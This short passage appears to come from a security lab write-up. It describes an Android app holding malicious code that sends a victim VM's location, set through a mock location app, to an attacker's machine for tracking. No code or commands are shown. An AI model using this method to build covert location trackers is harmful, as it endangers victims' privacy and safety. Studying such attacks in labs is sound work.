We open our app before setting the time and the malicious code is invoked to send us the location data. When we click on a location in the mock location app, the app sets the location of the android VM in that place. The malicious code uses this location and sends it to the url and looks up the hosts file and send the location to the attack machine. We open the url on our attack machine and thus we can track the location of the victim